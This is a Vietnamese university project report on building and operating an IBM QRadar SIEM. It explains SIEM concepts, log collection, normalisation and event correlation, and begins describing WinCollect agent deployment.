



732090923 BAO CAO TRIỂN KHAI Qradar SIEM

Mang may tinh (Hanoi University of Science)



Scan to open on Studeersnel

BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ



CHUYÊN ĐỀ KỸ NGHỆ AN TOÀN MẠNG
KHAI THÁC VÀ VẬN HÀNH HỆ THỐNG SIEM

Nhóm thực hiện: 45

Sinh viên thực hiện:

Lê Ngọc Hưng - AT170722

Nguyễn Đức Nam - AT170732

Giảng viên hướng dẫn:

ThS. Nguyễn Đức Ngân

Khoa An toàn thông tin – Học viện Kỹ thuật mật mã

Hà Nội, 2023

LỜI NÓI ĐẦU

Trong bối cảnh môi trường kỹ thuật số ngày càng phức tạp và đe dọa an ninh thông tin ngày một tăng cao, việc xây dựng và triển khai hệ thống SIEM (Security Information and Event Management) trở thành một yếu tố quan trọng và không thể thiếu trong chiến lược bảo mật của mọi tổ chức. Đồng thời, sự phát triển không ngừng của các mối đe dọa an ninh đòi hỏi các tổ chức phải áp dụng những giải pháp hiệu quả để giữ cho hệ thống thông tin của họ an toàn và bảo mật.

Đồ án chuyên đề này tập trung vào quá trình xây dựng và triển khai hệ thống SIEM, một giải pháp tổng hợp giúp tổ chức theo dõi, phân tích và đối phó với các sự kiện an ninh trong môi trường hệ thống thông tin của họ. Chúng ta sẽ cùng nhau khám phá các khái niệm cơ bản về SIEM, đồng thời thực hiện việc triển khai một hệ thống SIEM thực tế để nâng cao khả năng phát hiện và ứng phó với các mối đe dọa an ninh.

Qua đồ án này, chúng ta sẽ không chỉ tìm hiểu về các thành phần cơ bản của hệ thống SIEM mà còn đặt ra câu hỏi về tầm quan trọng của việc tích hợp SIEM vào chiến lược bảo mật tổng thể của một tổ chức. Hy vọng rằng, nghiên cứu này sẽ đóng góp một phần nhỏ vào sự hiểu biết và ứng dụng thực tế của SIEM trong môi trường kinh doanh ngày nay.

Để tìm hiểu và nghiên cứu sâu hơn về cách triển khai, xây dựng hệ thống SIEM, nhóm chúng em đã thống nhất và chia cấu trúc, nội dung các chương như sau:

- Chương 1: Cơ sở lý thuyết
- Chương 2: Thiết kế và xây dựng hệ thống
- Chương 3: Triển khai và đánh giá hệ thống
- Chương 4: Kết luận

LỜI CẢM ƠN

Kính gửi ThS. Nguyễn Đức Ngân.

Đầu tiên, em xin gửi lời cảm ơn chân thành và sâu sắc tới ThS. Nguyễn Đức Ngân, giảng viên khoa An toàn thông tin – Học viện Kỹ thuật mật mã, người đã trực tiếp hướng dẫn chúng em thực hiện báo cáo chuyên đề này. Thầy là người rất cẩn thận, có trách nhiệm cao trong công việc, luôn hỗ trợ nhóm chúng em rất nhiều.

Những kiến thức và kỹ năng em đạt được từ môn học này không chỉ giúp em hiểu rõ về các kỹ thuật tấn công, cơ chế phòng thủ và cách hoạt động một hệ thống SIEM mà còn giúp em xây dựng tư duy phân tích và giải quyết vấn đề trong lĩnh vực bảo mật thông tin.

Vì bài thực tập được thực hiện trong phạm vi thời gian hạn hẹp và hạn chế về mặt kiến thức chuyên môn, do đó bài báo cáo của chúng em không thể tránh khỏi những sai sót nhất định. Đồng thời bản thân báo cáo là kết quả của một quá trình tổng kết, thu thập kết quả từ việc khảo sát thực tế, những bài học đúc rút từ trong quá trình thực hiện của chúng em. Chúng em rất mong có được những ý kiến đóng góp của thầy, để bài báo cáo và bản thân chúng em hoàn thiện hơn.

Chúng em xin chân thành cảm ơn.

LỜI NÓI ĐẦU.....	2
LỜI CẢM ƠN.....	3
CHƯƠNG 1. CƠ SỞ LÝ THUYẾT.....	1
1.1. Các khái niệm.....	1
1.1.1. SIM (Security Information Management).....	1
1.1.2. SEM (Security Event Management).....	1
1.1.3. SIEM (Security Information and Event Management).....	1
1.1.4. Các dịch vụ SIEM cung cấp.....	2
1.1.5. Các thành phần của SIEM.....	2
1.1.6. Source Device (thiết bị nguồn).....	3
1.1.7. Thu thập Log (Log Collection).....	3
1.1.8. Phân tích, chuẩn hóa Log.....	4

1.1.9. Tương quan sự kiện.....	4
1.1.10. Lưu trữ log.....	5
1.1.11. Theo dõi và giám sát.....	6
1.2. Giới thiệu về logs trên hệ điều hành Windows và Linux.....	6
1.2.1. Nhật ký Windows Event Logs.....	7
1.2.1.1. Cấu trúc Windows Event Logs.....	7
1.2.1.2. Cấu hình Audit trên Windows.....	8
1.2.2. Dịch vụ Sysmon.....	9
1.2.2.1. Giới thiệu về Sysmon.....	9
1.2.2.2. Cấu hình dịch vụ Sysmon.....	11
1.2.3. Logs mặc định trên Linux.....	14
1.2.4. Dịch vụ OSQuery.....	16
1.2.5. Dịch vụ Auditd.....	20
1.2.5.1. Các tính năng của dịch vụ auditd.....	20
1.2.5.2. Cấu hình dịch vụ auditd.....	23
1.2.5.3. Xây dựng tập luật giám sát.....	24
1.2.5.3.a. Xây dựng luật giám sát tệp tin, thư mục.....	24
1.2.5.3.b. Giám sát lời gọi hệ thống (system call).....	28
1.2.5.3.c. Giám sát các lệnh thực thi của người dùng.....	29
1.2.5.3.d. Giám sát các kết nối mạng.....	30
1.3. Thu thập và chuẩn hóa logs về SIEM-Qradar.....	30
1.3.1. Giới thiệu Wincollect Agent.....	30
1.3.1.1. Triển khai Wincollect Managed.....	30
1.3.1.2. Triển khai Wincollect Standalone.....	31
1.3.2. Thu thập logs trên máy chủ Linux.....	33
1.4. Tổng quan về Rules trên SIEM-Qradar.....	34
1.4.1. Giới thiệu chuẩn sigma-rules.....	34
1.4.2. Giới thiệu về Rules trên Qradar.....	39

1.4.2.1. Khái niệm Rules và Building Block.....	39
1.4.2.2. Cấu hình Custom Event Rules trên Qradar.....	41
1.4.3. Giới thiệu về Qradar-Rules-API.....	43
CHƯƠNG 2. THIẾT KẾ VÀ XÂY DỰNG HỆ THỐNG.....	45
2.1. Các thiết bị triển khai Qradar.....	45
2.1.1. Chức năng các thiết bị.....	46
Flow Collector.....	46
Flow Procesor.....	46
Event Collector.....	46
Event Processor.....	47
Console.....	47
2.1.2. Các giải pháp triển khai.....	47
Giải pháp tập trung.....	48
Giải pháp phân tán.....	48
2.2. Thiết kế hệ thống Rules-Cross-Platform.....	49
2.2.1. Xây dựng kiến trúc hệ thống.....	49
2.2.2. Thiết kế cơ sở dữ liệu.....	52
2.2.3. Quy trình xây dựng tập luật sigma-rules.....	56
2.3. Cấu hình nguồn logs trên Windows và Linux.....	57
2.3.1. Cấu hình Windows Policy.....	57
2.3.2. Cấu hình dịch vụ Sysmon.....	61
2.3.3. Cấu hình dịch vụ OSQuery.....	65
2.3.4. Cấu hình dịch vụ Auditd.....	67
CHƯƠNG 3. TRIỂN KHAI VÀ ĐÁNH GIÁ HỆ THỐNG.....	70
KẾT LUẬN.....	71

DANH MỤC CÁC KÝ HIỆU VÀ TỪ VIẾT TẮT

API	Application Programming Interface
AQL	Ariel Query Language
ATT&CK	Adversarial Tactics, Techniques, Common Knowledge
AV	Anti Virus
BB	Building Block
CNTT	Công nghệ thông tin
DBA	Database Administrator
DoS	Denial-of-Service
DDoS	Distributed Denial of Service
DLP	Data Loss Prevention
EPS	Event Per Second
JSON	JavaScript Object Notation
GPO	Group Policy Object
SEM	Security Event Management
SHA1	Secure Hash Algorithm 1
SIM	Security Information Management
SIEM	Security Information and Event Management
SNMP	Simple Network Management Protocol
SOC	Security Operations Center
TCP	Transmission Control Protocol
UDP	User Datagram Protocol

DANH MỤC BẢNG BIỂU

Bảng 1.1. Bảng so sánh Wincollect Managed và Wincollect Standalone.....	14
Bảng 1.2. Bảng đặc tả các thành phần chính trong sigma-rules.....	17
Bảng 1.3. Bảng mô tả mối quan hệ giữa rules và offense trong Qradar.....	22
Bảng 1.4. Chi tiết về các loại Custom Event Rule.....	23
Bảng 1.5. Bảng mô tả các trường thông tin trả về trong QRadar-API.....	24
Bảng 2.1. Bảng đặc tả cơ sở dữ liệu của hệ thống Rules-Cross-Platform.....	33
Bảng 2.2. Bảng các audit policy cần kích hoạt để sinh logs cho Windows.....	38
Bảng 2.3. Bảng cập nhật một số thay đổi trong tệp cấu hình Sysmon.....	41

DANH MỤC HÌNH ẢNH

Hình 1.1. Các thành phần của SIEM.....	7
Hình 1.2. Các sự kiện an ninh đăng nhập vào SIEM.....	9
Hình 1.3. Chế độ Wincollect Managed thu thập logs trên máy chủ Windows...11	
Hình 1.4. Chế độ Wincollect Standalone thu thập logs trên máy chủ Windows 12	
Hình 1.5. Mô hình kết nối giữa Wincollect Agent và SIEM-Qradar.....	14
Hình 1.6. Mô hình thu thập logs trên máy chủ Linux về hệ thống Qradar.....	15
Hình 1.7. Ví dụ cú pháp của sigma-rules cho phép phát hiện Web Shell.....	20
Hình 1.8. Kết quả sử dụng QRadar-API trích xuất thông tin tập luật.....	25
Hình 2.1. Mô hình triển khai giải pháp tập trung.....	28
Hình 2.2. Mô hình triển khai giải pháp phân tán.....	29
Hình 2.3. Sơ đồ kiến trúc thành phần của hệ thống Rule-Cross-Platform.....	30
Hình 2.4. Sơ đồ luồng xử lý dữ liệu theo mô hình MVC trong Laravel.....	31
Hình 2.5. Sơ đồ luồng xử lý dữ liệu giữa hệ thống quản lý tập luật và QRadar. 32	
Hình 2.6. Sơ đồ quan hệ giữa các bảng trong cơ sở dữ liệu của hệ thống.....	36
Hình 2.7. Quy trình các bước xây dựng tập luật sigma-rules.....	37

ĐẶT VẤN ĐỀ

Lý do lựa chọn đề tài

Cùng với sự phát triển của khoa học và công nghệ, các hệ thống CNTT từ máy chủ cung cấp dịch vụ, máy trạm người dùng, các thiết bị mạng, cho đến nhiều thiết bị phần cứng, phần mềm chuyên dụng đã và đang trở thành một phần không thể thiếu, tác động tới quy trình nghiệp vụ và sự phát triển chung của mọi tổ chức, doanh nghiệp. Song song với những lợi ích to lớn đó là “nỗi lo” về việc mất an toàn, an ninh thông tin trên không gian mạng, trước sự gia tăng ngày càng nhiều các cuộc tấn công cả về quy mô và độ phức tạp trong những năm gần đây.

Theo báo cáo hàng năm [4, 5] của các tổ chức bảo mật hàng đầu thế giới như McAfee, Kaspersky thì các cuộc tấn công mạng, nhất là các cuộc tấn công có chủ đích (APT) nhắm vào các tổ chức, tập đoàn lớn ngày càng trở nên phổ biến. Kẻ tấn công liên tục thay đổi phương thức tấn công, sử dụng nhiều kỹ thuật tinh vi, phức tạp nhằm che giấu hành vi của mình cũng như để qua mặt các hệ thống phòng thủ. Trước nguy cơ đó, các doanh nghiệp cũng đang thay đổi, chuyển dịch dần xu hướng đầu tư của mình. Thay vì đầu tư tới 80% cơ sở hạ tầng cho các giải pháp ngăn chặn, phòng thủ như trước đây thì đang tập trung đầu tư nhiều hơn cho các giải pháp theo dõi, giám sát nhằm sớm phát hiện bất thường, cũng như phục vụ cho việc phản ứng, điều tra, truy vết khi xảy ra sự cố mất an toàn an ninh thông tin.

Theo văn bản số 2973/BTTTT-CATTT ngày 04/09/2019 của Bộ Thông tin và Truyền thông về việc “Hướng dẫn triển khai hoạt động giám sát an toàn thông tin trong cơ quan, tổ chức nhà nước” [6], có thể thấy việc giám sát, đảm bảo an toàn cho hạ tầng công nghệ thông tin thường được triển khai theo hai cách dưới đây:

Giải pháp thứ nhất: Cài đặt các phần mềm giám sát, phát hiện và ngăn chặn hành vi tấn công trên máy chủ cung cấp dịch vụ, máy trạm của người dùng như Host-IDS, AV, DLP, ... Cách này cho phép trực tiếp phát hiện tấn công và có thể sinh các cảnh báo gửi về hệ thống quản lý.

Giải pháp thứ hai: Thu thập thông tin nhật ký (log) từ hạ tầng CNTT gửi về hệ thống giám sát tập trung như SIEM để sớm phát hiện các hành vi tấn công dựa trên việc phân tích các dấu hiệu bất thường, so khớp các luật, sử dụng

các công nghệ xử lý dữ liệu lớn. Việc gửi log về hệ thống giám sát tập trung có thể được thực hiện thông qua các giao thức, cơ chế mà hệ điều hành hỗ trợ như Syslog, SNMP, ... hoặc cần phát triển các phần mềm tác tử riêng cho từng giải pháp cụ thể.

Giải pháp thứ nhất thường được sử dụng trong các doanh nghiệp vừa và nhỏ, còn giải pháp thứ hai được triển khai trong các doanh nghiệp, tập đoàn lớn. Tuy có quá trình cài đặt phức tạp, cần hệ thống tính toán đủ mạnh để có thể hoạt động ổn định nhưng việc triển khai các hệ thống SIEM/XOAR theo giải pháp thứ hai thường mang lại nhiều lợi ích to lớn. Trong đó, hệ thống SIEM có trách nhiệm thu thập và lưu trữ log, dựa trên tập luật của mình để sinh ra các cảnh báo khi phát hiện hành vi nghi ngờ là tấn công. Hệ thống XOAR được triển khai tại các trung tâm điều hành SOC cho phép quản lý các quy trình xử lý sự cố và các cảnh báo từ hệ thống SIEM gửi về. Trong quá trình giám sát an toàn, an ninh thông tin, các tập luật trên SIEM cần phải liên tục được cập nhật, làm giàu thông tin nhằm phát hiện những kỹ thuật tấn công mới, đồng thời cũng cần được tối ưu để giảm số lượng cảnh báo sai trên hệ thống.

Nhật ký (log) là thành phần đầu vào quan trọng, quyết định đến sự hiệu quả trong hoạt động của hệ thống giám sát. Vấn đề đặt ra là phải xác định được nguồn log cần thu thập, cũng như các cấu hình cần thiết lập để có thể gửi logs về hệ thống quản lý tập trung. Ví dụ, nếu chỉ sử dụng chính sách cấu hình mặc định của Windows, Linux thì khi kẻ tấn công thực thi các câu lệnh tấn công, hệ thống không thể biết được tiến trình nào đã được gọi, tham số nào đã được sử dụng.

Vấn đề thứ hai là cần xây dựng và quản lý các kịch bản tấn công có thể xảy ra trong thực tế. Chúng sẽ là cơ sở để xây dựng tập luật cho phép phát hiện các hành vi bất thường, hành vi tấn công dựa trên phân tích log.

Vấn đề tiếp theo là sự đa dạng trong cấu trúc của mỗi hệ thống SIEM dẫn tới khó khăn trong việc quản lý và cấu hình tập luật. Do vậy, cần thiết phải xây dựng một nền tảng, thư viện quản lý tập luật (Rule Cross-Platform) với định dạng chung nhất (Sigma-Rule) cho phép nhanh chóng triển khai trên nhiều hệ thống

SIEM khác nhau như IBM Qradar, RSA Netwitness, ArcSight, Splunk, Microsoft Azure Sentinel, ELK, v.v.

Cuối cùng là việc cần liên tục cập nhật các kỹ thuật, dấu hiệu tấn công mới để làm giàu cho tập luật. Các nguồn dữ liệu có thể lấy trực tiếp từ các dấu

hiệu xâm nhập (IOC) thu được trong quá trình phát hiện và xử lý sự cố hoặc từ các nguồn tình báo an ninh mạng (Threat Intelligence), cũng như các lỗ hổng đã được công bố. Một số nguồn tham chiếu phổ biến thường được sử dụng như MITRE ATT&CK Framework [2], Atomic/RedTeam [1].

Đề tài này sẽ tập trung xây dựng hệ thống Rule-Cross-Platform nhằm giải quyết các vấn đề đã nêu trên. Hệ thống sẽ hoạt động như một thư viện tập luật chuẩn, cho phép triển khai cấu hình luật trên nhiều nền tảng SIEM khác nhau.

Đồng thời có thể liên tục cập nhật liên tục các dấu hiệu, kỹ thuật tấn công mới từ các nguồn thông tin đã xác định trước.

Tính cấp thiết của đề tài

Ngày nay, các cuộc tấn công mạng ngày càng trở nên tinh vi và phức tạp. Kẻ tấn công liên tục thay đổi cách thức và kỹ thuật tấn công, nhằm che giấu hành vi, cũng như vượt qua các cơ chế phòng thủ của các cơ quan, tổ chức. Do vậy, cần phải liên tục cập nhật và làm giàu tập luật, nhằm sớm phát hiện các hành vi tấn công và các mối đe dọa tiềm tàng cho tổ chức.

Với việc các hệ thống SIEM ngày càng phát triển đa dạng như hiện nay thì việc cần xây dựng một thư viện chuẩn, cho phép quản lý các kịch bản/tập luật là thực sự cần thiết. Nó giúp mang lại giá trị lợi ích kinh tế to lớn, đặc biệt là đối với các đơn vị/tổ chức kinh doanh dịch vụ SOC thực hiện giám sát an ninh mạng 24/7, hỗ trợ điều tra và xử lý sự cố an toàn thông tin.

CHƯƠNG 1. CƠ SỞ LÝ THUYẾT

1.1. Các khái niệm

1.1.1. SIM, SEM, SIEM (Security Information and Event Management)

SIM là hệ thống được xây dựng đầu tiên, có chức năng chính là thu thập dữ liệu ghi sự kiện (log) từ các thiết bị an ninh như Firewall, máy chủ proxy, IDS/IPS, AV, ... đồng thời cũng cung cấp khả năng quản lý đăng nhập cũng như khả năng lưu trữ các bản ghi Multi-terabyte trong thời gian dài. Do chưa có thành phần phân tích và xử lý sự kiện nên SIM chỉ có thể phát hiện và xử lý các sự cố đơn giản thông qua log.

SEM là hệ thống thu thập các dữ liệu sự kiện nhật ký do các thành phần (thiết bị, ứng dụng) trong hệ thống tạo ra. Sau đó tập trung hóa việc lưu trữ và xử lý, phân tích các sự kiện rồi lập báo cáo, đưa ra thông báo, cảnh báo tới cho người quản trị về an ninh hệ thống. Khác với SIM, khả năng lưu trữ của SEM rất ngắn nhưng sản phẩm này cung cấp, phân tích quản lý các sự kiện một cách mạnh mẽ, ứng phó sự cố và các hoạt động an ninh.

Là sự kết hợp của SIM và SEM, SIEM là một giải pháp hoàn chỉnh cho phép các tổ chức thực hiện giám sát các sự kiện an toàn thông tin cho một hệ thống. SIEM được xây dựng dựa trên ưu điểm của SIM và SEM đồng thời cũng bổ sung thêm một số chức năng nhằm mục đích tăng cường hiệu quả trong việc giám sát an ninh mạng.


Nguyên lý hoạt động của SIEM cơ bản là thu thập dữ liệu log từ tất cả các nơi trong hệ thống gửi về một vị trí duy nhất để người quản trị có thể dễ dàng phát hiện cũng như theo dõi các dấu hiệu bất thường trong hệ thống, từ đó chuẩn bị sẵn sàng trong trường hợp hệ thống chuẩn bị bị tấn công cũng như ứng phó kịp thời nếu như hệ thống đang bị tấn công.

Một điểm bổ sung của SIEM là có khả năng theo dõi người dùng và sự thay đổi cấu hình cho các hệ thống khác nhau, cũng như cung cấp kiểm toán đăng nhập và xem xét ứng phó sự cố.

1.1.2. Các thành phần của SIEM và các dịch vụ cung cấp

Hệ thống SIEM bao gồm nhiều phần, mỗi phần làm một nhiệm vụ riêng biệt, mỗi thành phần trong hệ thống này có thể hoạt động độc lập với các thành

phần khác nhưng nếu tất cả không hoạt động cùng lúc thì SIEM sẽ hoạt động không hiệu quả.



Hình 1.1. Các thành phần của SIEM

Các chuyên gia sử dụng SIEM nhằm theo dõi, xác định, quản lý hệ thống tài sản và ứng phó với các sự cố an ninh. Với một số loại tấn công mạng mạnh mẽ như DoS/DDoS, malware, phát tán virus, ... SIEM vẫn có thể phát hiện ra trong khi các thiết bị khác lại không thể, bên cạnh đó SIEM có thể phát hiện những sự kiện an ninh rất khó phát hiện như vi phạm chính sách, cố gắng truy cập trái phép và phương thức tấn công của hacker.

Một số hệ thống an ninh yếu, ví dụ như hệ thống phát hiện xâm nhập IDS thường có những cảnh báo về các sự kiện giả, điều này gây lãng phí thời gian, công sức của người phân tích khi mà tập trung vào các cảnh báo này. Với hệ thống SIEM thì việc cảnh báo sẽ được cảnh báo cẩn thận hơn, chính xác hơn mặc cho có số lượng lớn các sự kiện an ninh mạng.

Hệ thống SIEM cung cấp những dịch vụ sau:

- Quản lý bản ghi sự kiện an ninh.
- Hệ thống SIEM quản lý các Log từ các thiết bị trong hệ thống.
- Tuân thủ các quy tắc ATTT.
- Tương quan liên kết các sự kiện an ninh.
- Cung cấp hoạt động ứng phó.
- Đảm bảo an ninh thiết bị đầu cuối.

1.1.3. Source Device (thiết bị nguồn)

Đây là thành phần đầu tiên cung cấp Log cho SIEM, thiết bị nguồn có thể là một thiết bị thực tế trong hệ thống như Router, Switch hoặc một máy chủ.

Hệ điều hành: Đây chính là một thành phần cung cấp Log, các hệ điều hành như Win, Unix, Mac OS thì đều tạo ra các bản ghi Log, các bản ghi này

cung cấp các thông tin về người đăng nhập, những hành động xảy ra trên hệ thống trong mỗi phiên làm việc.

Thiết bị: Đối với các thiết bị như Router, Switch, ... thì các Log sẽ được cấu hình để gửi thông qua SysLog hoặc FTP.

Ứng dụng: Trong một hệ thống các Log sẽ chứa thông tin về tình trạng của ứng dụng, các hoạt động, sai sót trong mỗi lần hoạt động.

Xác định Log cần thiết: Sau khi xác định được thiết bị nguồn trong hệ thống thì người quản trị cần thu thập có chọn lọc các Log từ các thiết bị được cho là cần thiết và quan trọng cho SIEM.

1.1.4. Thu thập, phân tích và chuẩn hóa Log

Có hai phương thức thu thập Log: Push Log và Pull Log.

- *Push log:* các Log sẽ được các thiết bị nguồn gửi về SIEM. Đây là một phương pháp dễ dàng cài đặt và cấu hình. Thông thường, chỉ cần thiết lập một bộ nhận Log và sau đó kết nối tới nguồn Log. Tuy nhiên trong quá trình gửi Log từ thiết bị nguồn về SIEM, nếu cấu hình sai hoặc hacker chủ ý tấn công vào thì rất có thể SIEM sẽ nhận được các Log “rác” không quan trọng gây ảnh hưởng tới quá trình phân tích. Các Log này thường sẽ được gửi đến SIEM ngay sau khi nó được tạo ra.

- *Pull log:* các Log sẽ được SIEM trực tiếp lấy về. SIEM sẽ chủ động kết nối với các thiết bị nguồn và chủ động lấy Log từ các thiết bị nguồn bằng một phần mềm được cài đặt trên các thiết bị an ninh. Đối với pull log thì một kết nối sẽ được tạo ra để SIEM tiếp cận với các thiết bị nguồn rồi trực tiếp kéo các Log này về, thời gian mỗi kết nối này tùy vào người quản trị thiết lập.

Lúc này vô số Log được gửi từ các thiết bị và ứng dụng tới SIEM, các bản ghi này đang ở dạng gốc ban đầu, người quản trị chỉ có thể lưu trữ nó vào một nơi nào đó.

Việc thay đổi định dạng các Log khác nhau thành một định dạng duy nhất được gọi là Chuẩn hóa.

1.1.5. Tương quan sự kiện

Tương quan là một tập hợp các quy tắc, giúp liên kết các sự kiện an ninh từ các nguồn khác nhau thành một sự kiện an ninh chính xác nhằm đơn giản hóa các thủ tục ứng phó sự cố cho hệ thống, bằng việc thể hiện một sự cố duy nhất được liên hệ từ nhiều sự kiện an ninh đến từ nhiều thiết bị khác nhau. Thông

thường có hai kiểu tương quan sự kiện là dựa trên các quy tắc kiến thức đã biết (Rule-based) và dựa trên phương pháp thống kê (Statistical-based).

Rule-based: là phương pháp tương quan sự kiện dựa trên các quy tắc và kiến thức đã biết về các cuộc tấn công. Các kiến thức đã biết về các cuộc tấn công được sử dụng để liên kết các sự kiện lại với nhau và phân tích trong bối cảnh chung. Các quy tắc được xây dựng vào các mẫu xác định và do các nhà cung cấp phát triển hoặc người quản trị có thể tự xây dựng, phát triển và bổ sung vào hệ thống theo thời gian và kinh nghiệm tích lũy.

Statistical – based: phương thức này không sử dụng bất kỳ kiến thức của các hoạt động nào được cho là nguy hiểm trước đó. Thay vào đó sẽ dựa trên những kiến thức của các hoạt động bình thường đã được công nhận và tích lũy theo thời gian. Các sự kiện đang diễn ra được đánh giá bởi một thuật toán có thể so sánh với mẫu bình thường để phân biệt hành vi bất thường và bình thường.

Time	Event Number	Source	Destination	Event
10:10:01 CST	1035	192.168.1.200	10.10.10.25	Failed login to server
10:10:02 CST	1036	192.168.1.90	10.10.10.21	Successful login to server
10:10:03 CST	1037	192.168.1.200	10.10.10.25	Failed login to server
10:10:04 CST	1038	192.168.1.91	10.10.10.35	Failed login to server
10:10:05 CST	1039	192.168.1.10	10.10.10.2	Successful login to server
10:10:06 CST	1040	192.168.1.10	10.10.10.3	Successful login to server
10:10:07 CST	1041	192.168.1.200	10.10.10.25	Failed login to server
10:10:08 CST	1042	10.10.10.54	192.168.1.201	Failed login to server
10:10:09 CST	1043	10.10.10.34	192.168.1.10	Failed login to server
10:10:10 CST	1045	192.168.1.200	10.10.10.25	Successful login to server

Hình 1.2. Các sự kiện an ninh đăng nhập vào SIEM

Ví dụ trên cho thấy có vài sự kiện an ninh đăng nhập vào SIEM trong 10s, có thể thấy có những lần đăng nhập thất bại và thành công chỉ trong thời gian ngắn từ nhiều địa chỉ tới một địa chỉ đích. Điều này có thể là một cuộc tấn công Brute-force với máy chủ.

1.1.6. Lưu trữ log

Các bản log tới SIEM với số lượng lớn và để phục vụ cho truy vấn sau này, vì thế nên cần một giải pháp để lưu trữ dữ liệu hợp lý. Có 3 cách để lưu trữ các bản ghi trong SIEM là: dùng CSDL, file Text và file nhị phân.

Cơ sở dữ liệu

Cách lưu trữ các bản ghi Log trong một cơ sở dữ liệu là cách lưu trữ phổ biến nhất được sử dụng trong SIEM. Các cơ sở dữ liệu thường được sử dụng

như Oracle, MySQL hoặc một trong các ứng dụng cơ sở dữ liệu lớn khác đang được sử dụng trong doanh nghiệp.

Phương pháp lưu trữ này cho phép dễ dàng tương tác với dữ liệu vì các truy vấn cơ sở dữ liệu là một phần của ứng dụng cơ sở dữ liệu. Hiệu suất cao khi truy cập vào các bản ghi Log trong cơ sở dữ liệu, các ứng dụng cơ sở dữ liệu phải được tối ưu hóa để chạy với SIEM.

Là một giải pháp tốt cho việc lưu trữ nhật ký nhưng vẫn có một số vấn đề có thể phát sinh trong quá trình khai thác bản ghi. Nếu SIEM là một thiết bị thường không có nhiều sự tương tác với cơ sở dữ liệu, do đó việc cung cấp và bảo trì thường không phải là một vấn đề. Nhưng nếu SIEM đang chạy trên phần cứng riêng thì việc quản lý cơ sở dữ liệu cũng là một vấn đề lớn, điều này có thể gây khó khăn nếu trên hệ thống không có một DBA.

Lưu trữ dưới dạng file text

Một tập tin văn bản chuẩn để lưu trữ các thông tin trong một định dạng có thể đọc được. Các thông tin cần phải có một ranh giới phân cách (có thể là dấu phẩy, tab hoặc một số ký hiệu khác). Phương pháp lưu trữ này không được sử dụng thường xuyên bởi tốc độ chậm hơn các phương pháp khác. Lợi ích lớn nhất của phương pháp này là tập tin văn bản này có thể dễ dàng đọc được và dễ dàng để nhà phân tích tìm kiếm, hiểu.

Lưu trữ dưới dạng nhị phân

Định dạng tập tin nhị phân là sử dụng một tập tin với định dạng tùy chỉnh để lưu trữ thông tin dưới dạng nhị phân.

1.1.7. Theo dõi và giám sát

Giai đoạn cuối cùng chính là phương pháp tương tác với các bản ghi được lưu trữ trong SIEM. Khi đã có tất cả các bản ghi và các sự kiện an ninh đã được xử lý, điều cần làm kế tiếp chính là sử dụng hữu ích với các thông tin từ các bản Log khác nhau. SIEM sẽ cung cấp giao diện điều khiển dựa trên web hoặc ứng dụng tải về làm máy trạm. Cả hai giao diện này đều cho phép tương tác với các dữ liệu được lưu trữ trong SIEM, đồng thời cũng cho phép quản lý SIEM.

SIEM có ba các đề thông báo tới các quản trị viên về một cuộc tấn công hay một hành vi bất thường đang diễn ra. Thứ nhất, SIEM sẽ đưa ra một cảnh báo ngay khi nhận được bất thường. Thứ hai, SIEM sẽ gửi một thông báo vào một thời điểm nhất định được xác định trước của cuộc tấn công. Thứ ba, các

quản trị viên sẽ theo dõi giám sát SIEM theo thời gian thực thông qua giao diện web.

Giao diện ứng dụng cho phép xử lý sự cố hoặc cung cấp cái nhìn tổng quan về môi trường của hệ thống. Bình thường, khi muốn xem các thông tin hoặc xử lý sự cố thì các kỹ sư sẽ phải đi đến các thiết bị khác nhau và xem các bản ghi Log trong định dạng gốc của nó. Nhưng đối với SIEM lại là chuyện đơn giản và tiện lợi hơn, nó có thể xử lý tại một nơi duy nhất, phân tích tất cả các bản ghi Log khác nhau dễ dàng bởi vì SIEM sẽ chuẩn hóa các thông tin dữ liệu đó.

1.2. Thu thập và chuẩn hóa logs về SIEM-Qradar


1.2.1. Giới thiệu Wincollect Agent

Đối với các máy chủ Windows, ta có thể sử dụng **Wincollect Agent** [14] để thu thập logs về hệ thống SIEM-Qradar. Về cơ bản, có 2 chế độ triển khai được hỗ trợ là **Wincollect Managed** và **Wincollect Standalone**, trong đó mỗi mô hình đều có những ưu và nhược điểm riêng.

1.2.1.1. Triển khai Wincollect Managed

Trong mô hình này, trên mỗi máy chủ Windows sẽ cần cài đặt phần mềm

Wincollect Agent để thu thập và đẩy logs trên máy chủ đó về hệ thống Qradar như hình bên dưới [Hình 1.5]. Khi đó, theo khuyến cáo từ hãng thì mỗi Qradar Console có thể hoạt động tốt với tối đa khoảng 500 Wincollect Agent.



